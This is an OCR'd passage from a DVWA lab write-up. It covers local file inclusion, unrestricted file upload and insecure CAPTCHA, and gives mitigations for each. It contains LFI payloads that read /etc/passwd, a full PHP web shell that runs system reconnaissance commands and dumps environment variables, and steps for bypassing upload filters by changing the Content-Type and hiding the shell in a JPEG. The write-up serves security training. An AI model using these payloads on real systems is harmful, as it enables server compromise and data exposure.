
1 LFI 1

Payload= page=file:///etc/passwd



LFI 2

Payload= page=file.php%0A/../../../../../../../etc/passwd



4.5 Mitigation

✅ **Input Validation**

- Strictly validate and whitelist file names (do not allow user-controlled file paths)

✅ **Disable URL Inclusion**

- In php.ini:

allow_url_include = Off

allow_url_fopen = Off

✅ **Use Static Includes**

- Avoid dynamic include($_GET['page']); instead use switch-cases or constants

✅ **Log Monitoring**

- Watch for access to unusual paths like ../../etc/passwd

✅ **Web Server Permissions**

- Run web server with limited privileges

5. File Upload-Attack

5.1 Intro

While testing the **File Upload** module in DVWA, I found that the application allowed users to upload files without proper validation. This makes it vulnerable to **unrestricted file upload attacks**, where an attacker like me can upload **malicious files (e.g., PHP web shells)** and execute arbitrary commands on the server.


5.2 Low

1 Upload_shellfile_copy_path_insert_url


1. Save this php payload in a file “shell.php”
2. Copy the Path of File
3. Insert in the url

```
<?php

echo "<h1> 📋 System Information</h1><pre>";


// OS and system details

echo "[*] OS Information:\n";

system("uname -a");


// Current user

echo "\n[*] Current User:\n";

system("whoami");


// User ID and groups

echo "\n[*] User ID & Groups:\n";

system("id");


// Server software details

echo "\n[*] Server Software:\n";

echo $_SERVER['SERVER_SOFTWARE'] . "\n";


// PHP version

echo "\n[*] PHP Version:\n";

echo phpversion() . "\n";
```

```
// Disabled functions
echo "\n[*] Disabled PHP Functions:\n";
echo ini_get('disable_functions') . "\n";

// Current working directory
echo "\n[*] Current Working Directory:\n";
echo getcwd() . "\n";

// Files in current directory
echo "\n[*] Files in Current Directory:\n";
system("ls -la");

// Environment variables
echo "\n[*] Environment Variables:\n";
print_r($_ENV);

// Network interfaces (Linux only)
echo "\n[*] Network Interfaces:\n";
system("ip a || ifconfig");

// Running processes
echo "\n[*] Running Processes:\n";
system("ps aux");

echo "</pre>";
?>
```




2 Shell_Output




5.3 Med

1. Capture_Req_Replace_Content Type
    1. Intercept the Request
    2. Replace the content file with shell.php
    3. Forward the Request




2. Output.




5.4 High

1. Insert_Script_Jpeg_Exiftool


Insert the shell.php Script into the jpeg image for bypass the security



2. Upload_Jpeg



3. Convert_Jpeg_Php
   Convert the jpeg file into php format for run the file at server



5.5 Mitigation

✅ **File Type Validation**

- Only allow trusted file extensions (e.g., .jpg, .png)
- Check both **client-side** and **server-side**

✅ **MIME Type Validation**

- Use proper content-type checking (image/jpeg, etc.)

✅ **Rename Uploaded Files**

- Rename files on the server (e.g., upload_<timestamp>.jpg)

✅ **Store Outside Web Root**

- Save files in directories not accessible via browser

✅ **Disable Script Execution**

- Prevent .php, .asp, .jsp execution in upload folders
- Use .htaccess to disable PHP execution:

php_flag engine off

✅ **Use Web Application Firewall (WAF)**

- Block suspicious upload patterns

6. Insecure CAPTCHA-Attack


6.1 Intro

While testing the **Insecure CAPTCHA** module in DVWA, I discovered that the CAPTCHA mechanism implemented to prevent brute-force login attempts was vulnerable due to improper validation.


CAPTCHAs are meant to prevent automated abuse, but insecure implementations can be bypassed, allowing attackers like me to perform **automated brute-force** or **spam** attacks.

6.2 Low


1. Capture_Req_Without_Click_Captcha.



2. Change_Parameter_2_Forward




3. Output

